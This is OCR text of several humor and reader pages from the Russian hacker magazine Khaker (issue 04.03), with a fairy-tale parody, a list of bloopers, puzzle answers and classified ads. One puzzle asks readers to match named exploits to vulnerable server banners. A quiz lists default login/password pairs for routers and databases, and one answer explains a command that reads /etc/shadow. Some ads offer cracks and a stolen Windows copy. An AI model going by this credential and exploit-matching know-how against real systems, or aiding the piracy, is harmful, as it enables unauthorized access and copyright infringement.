- Ну ладно! – Незнайка взмахнул волшебной палочкой. - Желаю, чтобы Пончик удивился! Прямо сейчас!

Пончик сидел в макдаке и, капая майонезом на штаны, запихивал в себя двойной чизбургер, когда раздался шум винтов двух вертолетов, осветивших забегаловку мощными прожекторами. Еще через мгновение громадный промышленный экскаватор разнес своим тяжелым ковшом половину макдака, и в образовавшийся проем ворвался краснознаменный ансамбль песни и пляски им. Александрова и громогласно грянул: "Розпрягайте, хлопці, коней. Тай лягайте спочивать! А я піду в сад зелений. В сад криниченьку копать. Маруся, раз, два, три, калина. Чорнявая дівчина, В саду ягоди рвала!!!" Пончик удивился…

МЕГААКЦИЯ!



Дорогой засранец, научно-популярный журнал][продолжает стимулировать твои творческие способности! На этот раз победители будут выбираться аж по двум номинациям:

1. Мега-ремейк'2003
2. Мега-пранк'2003

Мега-ремейк – берешь какое-нибудь эпохальное произведение (Незнайку, Буратину, Шерлока Холмса – пофиг что, выбор за тобой) и подвергаешь его жесткой обработке, дабы оно соответствовало суровым реалиям современности.
Мега-пранк – твои бесчеловечные телефонные эксперименты над согражданами. Если ты хотя бы раз звонил в службу психологической поддержки и говорил тете-психологу, что ты – лесной дятел Вуди Вудпекер, значит, у тебя есть все шансы стать победителем!
Шли свои тексты на священный e-mail danya@danya.ru. Победитель в номинации "Мега-ремейк'2003" получит в награду игрушку "Ядерный Титбит" (навороченный DVD-бокс с модной брошюрой внутри) с моим автографом и персональными респектами. А победитель в номинации "Мега-пранк'2003" получит в награду e-mail адрес @danya.ru (ультра-эксклюзив! такого нет больше ни у кого!!!). Ну и, конечно же, тексты победителей будут опубликованы на этих самых страницах! Так что, парень, затаривайся чипсами, колой – и вперед…

ЛАМАРАЗМЫ

 X-Crew

У нас есть несколько рубрик, которые строятся на письмах читателей (FAQ, Hack-FAQ, е-мейл, Борда). Иногда нам приходит такое… народное творчество, что удержаться и не напечатать ЭТО на страницах журнала просто невозможно. Но, оказывается, мы и сами не лаптем щи хлебаем, и, дабы не отставать от вас в проявлениях чудовищной изобразительной силы языка, мы решили открыть новую рубрику: Ламаразмы Хакера. Да-да, это самые настоящие, подлинные ламаразмы, выведенные руками наших авторов (поотрывал бы…) и доблестно отловленные нашими редакторами (в особенности, литературным). Enjoy!

Внимание! Все, что напечатано на этих страницах, могло бы пойти в номер!

Если таковые имеются, скрипт посылает тебе SMS на телефон, в теле которой будет находиться последнее письмо с интересующего ящика.

вся надежда лежит на космических рейнджерах.

Разработчики упростили все в конец

был куплен им на заработанные в поте и крови лица денежки

Я уверен, что ты бы не хотел получить по SMS всю поэму Евгения Онегина на древнерусском языке =)

К счастью, уже давно нашлись люди, которые выкладывают свои компоненты на всеобщее юзанье.

Только на сей раз это гордое название будет нести на себе материнка ASUS P4PE

Это письмо еще раз показало о наплевательском отношении к клиентам со стороны администраторов.

После всего вышеизложенного, попытаюсь продекламировать сам скрипт

Но играть в нее – чистейшее упоение.

Мы же напишем форум, упираясь в несколько иную концепцию программирования

Используемая здесь информация не пропагандирует читателя к действиям,

Если пристально присмотреться в суть проблемы защиты информации,

Более того, появилась масса отличных программ, способных составить реальную конференцию всему тому, что описывалось ранее.

Стоит ли говорить, что разобраться в таких приложениях трезвому человеку может оказаться нетривиальной задачей.

поэтому теоретически вероятность взлома Web-сервера увеличивается в число закрепленных за именем IP-адресов раз.

К тому же, на него натравили бы далеко не одну статью, так как взлом был не из любительских побуждений.

Так что уж, по крайней мере, функцию авторизации пользователя следует писать как следует.

Иначе закрываем сокет и присваиваем идентификатору значение "-1", впоследствии считаемым как мертвый.

какой-то экзотический SQL сервер, далеко не похожий на mysql или postrgesql.

Юнитов слишком много, чтобы ими раздумано управлять.

Отчаявшись в таком раскладе, хакер зашел в папку /etc.

Любому мало-мальски знакомому человеку с интернетом известны такие программы-качалки, как:

Наконец-то разработчикам удалось заставить игрока играть тактично, скрытно.

Хотя прогресс по сравнению с предыдущими частями на лицо.

Залпом допив бутылку до дна, сознание начало постепенно приходить к главному редактору.

С первого взгляда бросился чуть измененный интерфейс.

С ростом производительности набирают обороты и тепловыделения.

Я не думаю, что эти люди недостаточно круты, чтобы не мочь завести себе кредитную карту.

Цифровой сигнал - последовательность из нолей и единиц обычно выглядит электрически, как ступеньки.

Печатать это проблем нет (так же, как и не печатать).

Разработчики упростили все в конец

Можно рисовать УФ или нет - но все же как по мне - приятнее, что на электроне, согласно вышеприведенному описанию, его может и не быть

У них были взаимные интересы и взгляды на жизнь

Сценаристы отошли от пресловутых и пошлых шуток и наделили сюжет (кстати, очень схожий с книжным) забавным и веселым оттенком.

К тому времени компьютерные технологии уже приступили к бурному развитию

К примеру, пусть эта информация будет записываться в специальный файл каждый день,

исследователи, стремившиеся к знаниям, но занесенные под одну гребенку со своими "темными" собратьями.

С первого взгляда бросился чуть измененный интерфейс.

От тебя осталось, опять же, сделать скрипт для dump'а результатов статистики,

т.е. не проверяет больше ли тот откуда, того куда ;)

С одной стороны это очень приятно и полезно, но с другой это вскрывает порок всех ноутбуков.

Взломщик к тому времени переносил еще легкую стадию интернет-зависимости, а в плане взлома был еще никто иной, как скрипткидди,

Увы, у этой тенденции есть и обратная сторона монеты.

при его конфигурации я основывался на "массы",

Думаю, у тебя уйдет немало времени, прежде чем надоест все, что успели насочинять на J2ME для твоего телефона!

Я хотел лишь показать, кто такие кардеры, чем они занимаются, и почему делают один выбор, а не другой.

Либо они были приемлемыми (можно понять значение этого слова) по качеству, но должны были наклеиваться, что позволяет, подцепив голограмму ногтем, содрать ее, что сразу же выдавало подделку - кроме того, проведя пальцем по карте, чувствуется переход между голограммой и поверхностью пластика, либо голограммы были в лентах, что позволяло их впаивать в карту на специальном оборудовании, но само качество голограммы оставляло желать много лучшего.

Ламаразмы отлавливает лит.ред Мария Альдубаева aka Лиса

X-PUZZLE

Иван Скляров (Sklyarov@real.xakep.ru)

«ПРОЙДИСЬ ДЕБАГГЕРОМ ПО СВОИМ МОЗГАМ!»

Не стесняйся присылать мне свои ответы, даже если ты смог ответить всего на один пазл, я с интересом почитаю твои оригинальные решения. Ну, а имена героев, которые первыми правильно ответят на все вопросы, конечно же, будут опубликованы в журнале, чем прославятся на всю Россию (и не только) и навечно войдут в историю Х. Приз за нами не заржавеет. ;)
Но помни: в большинстве случаев вариант ответа засчитывается как правильный, только если к нему приложено подробное и ВЕРНОЕ объяснение, почему выбран именно этот вариант, а не какой-либо другой.

ОТВЕТЫ К ПРЕДЫДУЩЕМУ ВЫПУСКУ X-PUZZLE

Ответ на пазл #1 «CryptFuck»
CryptFuck v1.1 зашифровал слово «Ash», следующим образом: E=xnnb
Алгоритм шифрования следующий: каждый символ в шифруемом слове заменяется двумя символами, первый из которых получается прибавлением 4 к порядковому номеру символа в слове (порядковые номера начинаются с нуля) и к его коду ASCII (или Unicode, в данном случае не принципиально), а второй символ - вычитанием 4 и порядкового номера из кода символа в слове. Так латинская буква «A» в слове «Ash» будет зашифрована двумя символами «E=», т. к. код буквы «A» в таблице ASCII равен 65, а порядковый номер в слове 0, то 65+0+4=69 (десятичный код буквы «E»), а 65-0-4=61 (десятичный код знака «=»), следующая буква «s» будет иметь порядковый номер 1, а код в таблице ASCII 115, следовательно, по тем же соображениям, она будет зашифрована символами «xn» и т. д.
Сомнение в душу M.J.Ash'а закралось после того, как он заметил, что в обоих случаях полученный шифр слов «Xakep» и «pekaX» имеет одинаковую комбинацию символов в середине «qe» (буква «k»), хороший алгоритм такого, естественно, допускать не должен.

Ответ на пазл #2 «Ломка мозгов в консоли»
Первая строка ищет все core-файлы, файлы нулевого размера или файлы с расширением, начинающимся на цифру в диапазоне от 0 до 9, с правами доступа для выполнения (просмотра) и для записи прочими пользователями, к которым обращались более 30 дней назад, затем выдает запрос на их удаление.
Вторая строка выводит строки с их порядковым номером из файла /etc/shadow, имеющие в четвертом поле 0 и длину первого поля более четырех символов. В качестве разделителя полей выбрано двоеточие.
Третья строка выдает информацию о текущем пользователе на экране с отступом вправо на 18 позиций мигающим текстом красного цвета на голубом фоне, затем восстанавливает черный фон с белым текстом и сбрасывает атрибуты (мигание).
Четвертая строка в фоновом режиме объединяет файлы a.o и b.o и передает утилите grep, которая выбирает в них все строки, не содержащие слово root, не учитывая при этом регистра, затем происходит сортировка и запись в домашнюю директорию, в файл с именем ab.$$, где $$ – номер текущего процесса.
Пятая строка выполняет перезагрузку системы при получении сигнала с номером 3 (SIGQUIT).

Ответ на пазл #3 «Художества на HTML»
Код HTML, рисующий американский флаг показан ниже. Реализуется это с помощью обычных таблиц, думаю, другие комментарии здесь излишни.

```
<table bgcolor=#FF0000 border=0 width=500 height=260
CELLSPACING=0 CELLPADDING=0>
<tr>

<td bgcolor=#00008B width=190
height=140 align=center>
<b><font size=4 color=#ffffff
><pre>
* * * * * * * *
* * * * * * * *
* * * * * * * *
* * * * * * * *
* * * * * * * *
</pre></font></b>
</td>
<td><table border=0 height=140
width=310 CELLSPACING=0>
<tr><td height=20></td></tr>
<tr><td height=20
bgcolor=#ffffff></td></tr>
<tr><td height=20></td></tr>
<tr><td height=20
bgcolor=#ffffff></td></tr>
<tr><td height=20></td></tr>
<tr><td bgcolor=#ffffff
height=20></td></tr>
<tr><td height=20></td></tr>
</table></td>
</tr>
<tr>
<td colspan=2><table border=0
height=120 width=500 CELLSPACING=0>
<tr><td bgcolor=#ffffff
height=20></td></tr>
<tr><td height=20></td></tr>
<tr><td bgcolor=#ffffff
height=20></td></tr>
<tr><td height=20></td></tr>
<tr><td bgcolor=#ffffff
height=20></td></tr>
<tr><td height=20></td></tr>
</table></td>
</tr>
</table>
```

Ответ на пазл #4 «BUFFER OVERFLOW»
Все три куска потенциально подвержены ошибке переполнения буфера.
Первый кусок кода осуществляет чтение символов в буфер до ввода конца файла (EOF). Т. к. граничные проверки отсутствуют, то данный код потенциально подвержен переполнению буфера.
Во втором и третьем кусках использованы стандартные функции языка Си: gets() и strcpy(), не осуществляющие проверку на выход из выделенной области памяти, а потому также являющиеся потенциально подверженными ошибке переполнения буфера.

1 приз



Колонки SVEN SPS-611 300w PMPO

Рад сообщить, что все победители в этом номере получают заслуженные призы, т. к. дали ПОЛНОСТЬЮ правильные ответы. По справедливости я решил распределить места в том порядке, в каком ко мне приходили ответы. Т. е. на первом месте тот, кто прислал свои ответы самым первым. И не надо меня грузить, что к тебе журнал поздно приходит – у нас в X-Puzzle были победители из Белоруссии, Азербайджана, Урала и прочих дыр. Так что делай выводы!
Итак, первый приз получает madcyber (madcyber@mail.ru)!

2 приз



Мышь LOGITECH Wheel Mouse PS/2 USB оптическая

Второй приз мы отдаем некто Uri Jee (uriz@yandex.ru). В прошлом номере самым отгадываемым был пазл «Художества на HTML». Каких только псевдоамериканских флагов я не увидел! Но сделать код намного меньше моего никто не смог. Попадались мизерные экземпляры построенные с помощью CSS, но все-таки я просил нарисовать флаг только с помощью стандартных тегов!

«ПОМОГИ АЙБОЛУ»

Один злобный script kiddie под ником aibol от нечего делать ежедневно дефейсил десятки сайтов. Т. к. он это делал часто и помногу, то у него на собственном скарженном шелле скопилось огромное количество сплоитов всех мастей, среди них были такие известные экземпляры, как 7350fun, 7350wurm, q1telnet, 7350854, x2, apache-nosejob. Здесь нужно заметить, что юзать чужие эксплоиты - это единственное, что он умел делать хорошо, и конкретно гордился своим «искусством». Однако перед всеми своими знакомыми в IRC гнул пальцы и говорил, что дефейс - это сущая чепуха, и он способен на большее \m/ \m/. Но не в этом суть. Некоторых представителей доблестных российских спецслужб порядком достал этот айбол, т. к. к ним постоянно приходили жалобы со всех концов света от админов похаканных сайтов с просьбой усмирить зарвавшегося «хакера». Устав от этих посланий, люди в штатском решили воспользоваться старой как мир «уткой» и отправили на мыло отважному дефейсеру письмо примерно следующего содержания:

Здравствуйте, уважаемый aibol. Вас беспокоит фирма «Security Fake». Мы специализируемся на компьютерной безопасности и приглашаем Вас к нам на работу. Мы наслышаны о Ваших подвигах и знаем, что Вы крутой мэн. Предлагаем Вам для начала оклад 5000$. Понимаем, что для человека Вашего уровня это очень мало, но все-таки надеемся, что Вы заинтересуетесь нашим предложением. Если Вы согласитесь, Вам нужно приехать к нам в офис и продемонстрировать свое искусство, чтобы мы были уверены, что Вы тот, за кого себя выдаете.

Директор фирмы «Security Fake»
Уткин Е.Е.

Айбол, который в свои 15 лет видел такие деньги только в мультиках про Скруджа Макдака, не раздумывая, согласился на столь заманчивое предложение. И вот он востороженный прибыл в «офис» фейковой фирмы. Люди в штатском сразу дали ему задание получить доступ к некоторым сервакам с любыми правами. Просканировав серваки и посмотрев баннеры на открытых портах, чувак своим дефейсерским глазом увидел, что на каждом из них присутствуют известные баги (люди из органов знали, что ему подсунуть), а к этим багам есть сплоиты, которые хранятся у него на шелле. Но возникла небольшая трабла, даунито-хромосома мешала парню вспомнить, какой сплоит для какой дыры предназначен. Поэтому он начал просматривать их по порядку, а так как сплоитов у него был не один десяток, то процесс несколько затянулся. Сотрудники уже начали зевать. Отсюда задание: представь, что ты один из представителей внутренних органов и хочешь поскорее «скрутить» парня и отдать его под суд, в результате которого он получит условный срок и уже никогда не сможет устроиться на нормальную работу. Кроме того, его родителей обложат непомерным штрафом, на который они будут горбатиться до конца своих дней. Короче, сыграй роль последнего гада и для ускорения процесса подскажи парню, какой сплоит для какой дыры предназначен. Эксплоиты, которые имеются у script kiddie, перечислены выше, а информация на баннерах была примерно следующая:

Первый баннер:
OpenBSD 3.1 x86/Apache
1.3.24 PHP 4.2.1

Второй баннер:
Port 23 FreeBSD 4.3-RELEASE/i386
Hello, script kiddie!

Третий баннер:
OpenSSH 1.2.3
linux/x86

Четвертый баннер:
Apache 1.3.20/PHP 4.0.7
(Linux-Debian)

Пятый баннер:
FTP server (Version wu-2.6.1(1)) Linux/x86

Шестой баннер:
Red Hat 7.1/i586
Fuck u, lamo!
login:

За успешно проведенную операцию вышестоящее начальство наградит тебя медалью и ОГРОМНОЙ премией в 2000 рублей!

АДМИНОВСКИЕ ГЛЮКИ

В одной конторе работал очень педантичный админ. Он всегда приходил на работу вовремя, четко выполнял свои обязанности, не пил, не курил, в коллективе пользовался большим уважением, но... как это свойственно всем людям, имел маленький недостаток. Любил он, знаете ли, частенько побаловать себя травкой. Бывало, зайдет в туалет во время рабочего дня, закроется, раскурит косячок, а потом начинает всех админить (особенно любил админить женщин). И все бы ничего (ну, подумаешь, парень увлекается дурью, все мы не без греха), пока это увлечение не стало мешать его работе. Т.к. дурь была хорошая (200 баксов за пакет), то от частого употребления его начало «клинить» (совершенно перестал отличать реальность от глюков). То, бывало, виря сам в своей сети запустит, то оптоволокно где-нибудь лезвием порежет, то компьютер начальника хакнет, удалив с него все важные документы. Короче, совсем заболел пацан. Он уже и травкой стал себя по минимуму баловать, а глюки все равно периодически возникали. И вот сидит он сейчас перед своим рабочим компьютером, смотрит на экран (см. скриншот) и не поймет, клинит его, или все нормально... На первый взгляд все как обычно, XP и стандартные программы, все работает, ничего не повисло, но что-то здесь не так...

Посмотри на скриншот и постарайся доказать бедняге, что его глючит, причем глючит сильно... (Подсказка: я насчитал 7 глюков, попробуй и ты их найти.)

Найди семь глюков на этой картинке

«РУБРИКА ПРИУРОЧЕНА К 1 АПРЕЛЯ»

«ВЗЛОМ ПО ДЕФОЛТУ»

Ниже ты видишь достаточно известные дефолтовые пары user/password к различным программным продуктам и коммуникационным устройствам:

1. tech/tech
2. sa/<пусто>
3. security/security
4. <пусто>/1234
5. root/<пусто>
6. internal/oracle
7. <пусто>/c
8. <пусто>/<пусто>

Если бы было точно известно, что в системе не отключена дефолтовая запись, то какую из приведенных пар ты бы использовал в следующих целях:

A. Cisco 2600s
B. Microsoft SQL Server 7
C. Zyxel ISDN-Router Prestige 100IH
D. Oracle 8i
E. Windows 98SE
F. 3Com CoreBuilder 7000
G. MySQL 3.23.23
H. Bay Networks SuperStack II

3 приз



Клавиатура MITSUMI Millenium PS/2 Win98 Intermedia

Третий приз забирает Елена Ефремова. Приятно, все-таки, что национальный интеллектуальный резерв хранится в том числе и в головах представительниц, в целом, некомпьютерного пола. Только не выходи замуж за иностранца, Лена! Поддержи отечественного производителя!

4 приз

Игровой пульт LOGITECH "WingMan Precision Gamepad"

Четвертый девайс отправляется «студенту» (dumstd@list.ru). Студенты, они всегда впереди планеты всей. Опять же, самый геймерский слой населения. (Прошу не путать: не "гей мерзкий", а "геймерский" - это большая разница.) Так что наш приз обязательно найдет достойное применение, верно, студент?

Правильные ответы читай в следующем номере. Если хочешь получить приз, присылай ответы до 1 мая. На этом ведущий рубрики с тобой прощается — рубрика X-Puzzle закончила свое существование…

Юниты

Борда

Мессадж можно закинуть на
board@real.xakep.ru

WARNING!!!



Объявления рекламного характера не публикуются!

1. мы не будем рекламировать твою страничку, сервер и прочее
2. все письма с матом и прочей шнягой удаляются сразу
3. мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :)

OK





Хороший кодер на Delphi напишет почти любую программу и ищет программеров для переписки и обмена инфой
alex2785@mail.ru

Продаю 7-значные и 6-значные аси. Цены - 6-зн. - 3$ 7-зн - 2 $
31337 31337 [31337men@stsland.ru]

Куплю диски от журналов "Хакер" (06.02(42),07.02(43),08.02(44)) или переписаные на cd-r.
Мылить сюда: kuper@list.ru










Найду кряк\серийник к любой проге. Оплата в $(WM). Мылить на osirus@km.ru

Предоставляю услуги тренера по Counter-Strike
!
FERZ [umka-007@mtu-net.ru]

Сделаю сайт: необычный дизайн, хорошо заскриптованный, займусь его же раскруткой.






Цена 10-20$ в зависимости от сложности работы. Также предлагаю вступить в нашу команду дизайнеров и проограмистов.
bonus@bashnet.ru

Народ, приму в дар в хорошие руки методику по обыгрыванию интернет казино. Заранее благодарен за все предложения.
месаги намыливать на: tol_gagilev@xakep.ru

Приму в дар любое железо для украшения комнаты
Nastym n [nastym_n@pisem.net]





ищу работу: 19лет (Москва)
Настройка, сборка, обслуживание ПК
также знаю: Flash, HTML, AutoCAD, Dreamweaver, Word, Excel.
zona3da@narod.ru Артем

Курсовые работы. Кандидат юридических наук. Недорого. Не Интернет. Можно срочно.
kx2@yandex.ru

Продается анлим. Москва. Коннект модемный, не краденый. Всего 35 ВМ в мес. Возможны скидки.
Пишите на мыло linke@newmail.ru

Поменяю win2k server копию с лицензии (ни где не устанавливалась!! с работы спер :-) на asp





linux 7.3 delux edition копию или на бокс с доплатой.
ICQ 277140111
E-мыло -ziperr2@yandex.ru

Продам журнал ХАКЕР, все начиная с 3-го номера включая все спецы.
Для Питерцев. sharbaks@nwgsm.ru


Создаётся игра(супер,пупер стратегия), всё уже готово, но нам позарез требуется 2D, 3D дизайнер. Мыльте на
new-alex@mail.ru

Ю-Я



Я неплохой верстальщик DHTML, имею зацепки на клиентов, но у меня нет напарника! Мне необходим художник, который может рисовать для веб.
Есть желание, пишите 4maxidron@mail.ru или ICQ 156182480




ХАКЕР
VER 04.03 (52)